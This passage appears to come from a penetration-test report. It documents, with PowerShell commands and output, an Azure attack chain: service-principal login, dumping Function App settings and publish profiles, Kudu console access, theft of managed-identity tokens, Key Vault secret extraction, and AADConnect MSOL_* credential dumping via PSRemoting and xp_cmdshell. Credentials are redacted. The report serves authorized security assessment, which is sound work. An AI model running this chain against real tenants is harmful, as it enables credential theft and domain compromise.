
WKL used Az PowerShell module to authenticate to the Service Principal.



```
PS C:\> $password = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('[redacted]', $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant [redacted]

Account                                  SubscriptionName TenantId                             Environment
-------                                  ---------------- --------                             -----------
[redacted]                                                                                     AzureCloud
```

Figure 30 - Authenticated with [NAME] Service Principal using Az PowerShell module


WKL enumerated the App Settings of **“[NAME]”** and identified that there were a few secrets that were stored in the key vaults and a few details were present in the app settings.



```
Get-AzFunctionAppSetting -ResourceGroupName [redacted] -Name [redacted] | fl *

Name  : MICROSOFT_PROVIDER_AUTHENTICATION_SECRET
Key   : MICROSOFT_PROVIDER_AUTHENTICATION_SECRET
Value : @Microsoft.KeyVault(SecretUri=https://[redacted]

Name  : OnPremDMZADServiceAccountPassword
Key   : OnPremDMZADServiceAccountPassword
Value : @Microsoft.KeyVault(SecretUri=https://[redacted]

Name  : WEBSITE_RUN_FROM_PACKAGE
Key   : WEBSITE_RUN_FROM_PACKAGE
Value : [redacted]

Name  : HybridConnectionManagerHostnames
Key   : HybridConnectionManagerHostnames
Value : [redacted]

Name  : ServiceBusConnectionString__fullyQualifiedNamespace
Key   : ServiceBusConnectionString__fullyQualifiedNamespace
Value : [redacted]

Name  : MIMServiceEndpoint
Key   : MIMServiceEndpoint
Value : [redacted]

Name  : DmzFqdn
Key   : DmzFqdn
Value : [redacted]

Name  : AzureWebJobsStorageType
Key   : AzureWebJobsStorageType
Value : [redacted]

Name  : AzureTenantID
Key   : AzureTenantID
Value : [redacted]

Name  : OnPremADServiceAccountName
Key   : OnPremADServiceAccountName
Value : [redacted]

Name  : FUNCTIONS_WORKER_PROCESS_COUNT
Key   : FUNCTIONS_WORKER_PROCESS_COUNT
Value : [redacted]

Name  : OnPremDMZADServiceAccountName
Key   : OnPremDMZADServiceAccountName
Value : [redacted]

Name  : FUNCTIONS_EXTENSION_VERSION
Key   : FUNCTIONS_EXTENSION_VERSION
Value : [redacted]

Name  : APPINSIGHTS_INSTRUMENTATIONKEY
Key   : APPINSIGHTS_INSTRUMENTATIONKEY
Value : [redacted]
```

Figure 31 - Extracted the application settings from the function app


WKL extracted the publish profile of the Function App that contains the credentials that can be leveraged to authenticated on the [NAME] Portal, which is the management portal of App Service and Function App.



```
PS C:\> Get-AzWebAppPublishingProfile -ResourceGroupName [redacted] -Name [redacted]
<publishData>
  <publishProfile profileName="[redacted] - Web Deploy" publishMethod="MSDeploy" publishUrl="[redacted]"
msdeploySite="[redacted]" userName="[redacted]" userPWD="[redacted]" destination
AppUrl="https://[redacted]" SQLServerDBConnectionString="" mySQLDBConnectionString="" hostingProviderForumLink="" controlPanelLin
k="https://portal.azure.com" webSystem="WebSites">
    <databases />
  </publishProfile>
  <publishProfile profileName="[redacted] - FTP" publishMethod="FTP" publishUrl="ftp://[redacted]
" ftpPassiveMode="True" userName="[redacted]" userPWD="[redacted]" de
stinationAppUrl="https://[redacted]" SQLServerDBConnectionString="" mySQLDBConnectionString="" hostingProviderForumLink="" contro
lPanelLink="https://portal.azure.com" webSystem="WebSites">
    <databases />
  </publishProfile>
  <publishProfile profileName="[redacted] - Zip Deploy" publishMethod="ZipDeploy" publishUrl="[redacted]"
 userName="[redacted]" userPWD="[redacted]" destinationAppUrl="https://[redacted]
x.azurewebsites.net" SQLServerDBConnectionString="" mySQLDBConnectionString="" hostingProviderForumLink="" controlPanelLink="https://portal.azure.com" webSystem="W
ebSites">
    <databases />
  </publishProfile>
</publishData>
```

Figure 32 - Extracted the publish profile of the function app

Using the above credentials, WKL authenticated to the [NAME] Portal using basic authentication.



func-[redacted]

[redacted] Environment Debug console ▾ Process explorer Tools ▾ Site extensions

Environment

Build
Azure App Service
Site up time
Site folder
Temp folder

[redacted]

Your app is currently in read only mode because you are running from a package file. To make any changes, please update the content in your zip file and WEBSITE_RUN_FROM_PACKAGE app setting.


REST API (works best when using a JSON viewer extenson)

- App Settings
- Deployments
- Source control info
- Files
- Log streaming (use curl, not browser!)
- Processes and mini-dumps
- Runtime versions
- Site Extensions: installed | feed
- Web hooks
- WebJobs: all | triggered | continuous
- Functions: list | host config

More information [redacted] can be found on the wiki.

Figure 33 - Access to the function app portal


[NAME] portal has an option where one can execute commands using the PowerShell console or Command Prompt from the Function App. WKL then leveraged the PowerShell console to request the access tokens to gain access to the key vault by impersonating the managed identity of the Function App.



```
PS C:\home> $headers = @{
    'secret' = '[redacted]'
}
Invoke-RestMethod -Method GET -Uri "[redacted]
1" -Headers $headers
$headers = @{
>>     'secret' = '[redacted]'
>> }
>> Invoke-RestMethod -Method GET -Uri "[redacted]
-01" -Headers $headers
>>



access_token : [redacted]
```

Figure 34 - Requested the access tokens by leveraging managed identities

WKL used the Access Tokens to authenticate in Az PowerShell Module to extract the secrets from the key vault.




```
PS C:\> $AccessToken = "[redacted]
$KeyVaultToken = "
Connect-AzAccount -AccessToken $AccessToken -KeyVaultAccessToken $KeyVaultToken -AccountId "KeyVaultAccess"

Account        SubscriptionName TenantId                    Environment
-------        ---------------- --------                    -----------
KeyVaultAccess [redacted]                                   AzureCloud
```

Figure 35 - Leveraged the key vault access token to authenticate

The managed identity of the Function App did not have access to enumerate the key vault, but it did have the privileges to extract the secrets if the user has all the details. WKL had already extracted the details from the App Settings of the Function App, so the secrets we extracted directly by providing the secret names.


Since there were multiple key vaults secret objects, WKL extracted the secrets for each. The below screenshot shows the secrets extracted from “[NAME]” key vault secret object.



```
PS C:\> Get-AzKeyVault
PS C:\> Get-AzKeyVaultSecret -VaultName [redacted] -Name [redacted] -AsPlainText
[redacted]
```

Figure 36 - Extracted secrets from the [NAME] key vault


The following screenshots shows the secrets extracted from “[NAME]” Key Vault Secret object.



```
PS C:\> Get-AzKeyVaultSecret -VaultName [redacted] -Name [redacted] -AsPlainText
[redacted]
```

Figure 37 - Extracted secrets from [NAME] key vault


The next screenshot shows the secrets extracted from “[NAME]” key vault secret object.



```
PS C:\> Get-AzKeyVaultSecret -VaultName [redacted] -Name [redacted] -AsPlainText
[redacted]
```

Figure 38 - Extracted secrets from the [NAME] key vault


The following screenshot shows the secrets extracted from “[NAME]” key vault secret object.



```
PS C:\> Get-AzKeyVaultSecret -VaultName [redacted] -Name [redacted] -AsPlainText
[redacted]
```

Figure 39 - Extracted secrets from the [NAME] key vault

WKL leveraged the **“[NAME]”** to gain access to the identity server that was accessible over the internet and hosted behind App Proxy. But to access the identity portal, the WKL users had to be added in the **“[NAME]”** enterprise app.


[redacted] [redacted]

[redacted]

[redacted]

Welcome, [redacted]

Distribution Groups (DGs)

- Create a new DG
- Manage my DGs
- See my DG memberships
- Join a DG

Distribution Groups (DGs) provide an easy way to send email to a group of users. When you send email to a DG, the email will be delivered to all its members.

Security Groups (SGs)

- Create a new SG
- Manage my SGs
- See my SG memberships
- Join a SG

Security groups (SGs) are used to secure network resources. When permissions to a resource are assigned to a SG, all members of the group can access that resource.

Users, Profiles, and Passwords

- Edit my profile
- Register for password reset

Profiles allow you to see information about users in your organization. You can also update certain information in your profile, such as your phone number, or register to reset your password.

Requests


- Approve requests
- See requests I've made

See requests you've made, or approve requests that others have made to you.

Figure 40 - Access the Identity Management Portal hosted behind the application proxy

WKL used the portal PowerShell functionality to leverage the Hybrid Connection and gain access to the systems over PSRemoting. WKL identified that the system has AADConnect installed, so a custom PowerShell script was leveraged to extract the MSOL_* user account credentials. To extract the credentials, the **"[NAME]"** user account had to be used as it was added to the Local Administrators group in the target system **"[NAME]".**

The following screenshot shows the credentials of the MSOL_* account present in the [NAME] domain.



[redacted]

[redacted] [redacted] 1 KB

```
>> }
>> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
>>


[*] Querying ADSync localdb ([redacted])
[*] Querying ADSync localdb ([redacted])
[*] Using xp_cmdshell to run some Powershell as the service user
[*] Credentials incoming...

Domain: [redacted]
Username: [redacted]
Password: [redacted]

PS C:\home>
PS C:\home>
```

Figure 41 - Extracted MSOL_* account credentials from AADConnect machine

The next screenshot shows the credentials of the MSOL_* account present in the [NAME] domain.




```
>>     $reader.Close()
>>     $client.close()
>>     $client1.close()
>> }
>>

PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extrac
t} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:extract} -SessionOp
tion (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
[*] Querying ADSync localdb ([redacted])
[*] Querying ADSync localdb ([redacted])
[*] Using xp_cmdshell to run some Powershell as the service user
[*] Credentials incoming...

Domain: [redacted]
Username: [redacted]
Password:
PS C:\home>
```

Figure 42 - Extracted MSOL_* account credentials from AADConnect machine

WKL also attempted to extract the credentials for the [NAME] user account but faced multiple challenges. So, the script was split into two parts: the first will extract the credentials and write it to a file and the second script will trigger the first script using xp_cmdshell command of MSSQL instance.


The below screenshot shows that WKL executed a PowerShell function locally on the function app and then executed the function code on the target machine via PSRemoting that will write the PowerShell script content on the disk.



```
>>
>> extract -key_id $key_id -instance_id $instance_id -entropy $entropy
>> '@
>>
>> Set-Content -Value $extractscript -Path C:\Users\Public\extract.ps1
>> }
>>

PS C:\home> $onPremHost = "[redacted]"
$onPremHost = "[redacted]"
PS C:\home> $newpassword = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
$newpassword = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
PS C:\home> $newcredential = [System.Management.Automation.PSCredential]::new('[redacted]', $newpassword)
$newcredential = [System.Management.Automation.PSCredential]::new('[redacted]', $newpassword)
PS C:\home> Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:creat
e} -SessionOption (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
Invoke-Command -ComputerName $onPremHost -Credential $newcredential -[redacted] -UseSSL -ScriptBlock ${function:create} -SessionOp
tion (New-PSSessionOption -SkipCACheck) -ErrorAction Stop
PS C:\home>
```

Figure 43 - Written file on the disk

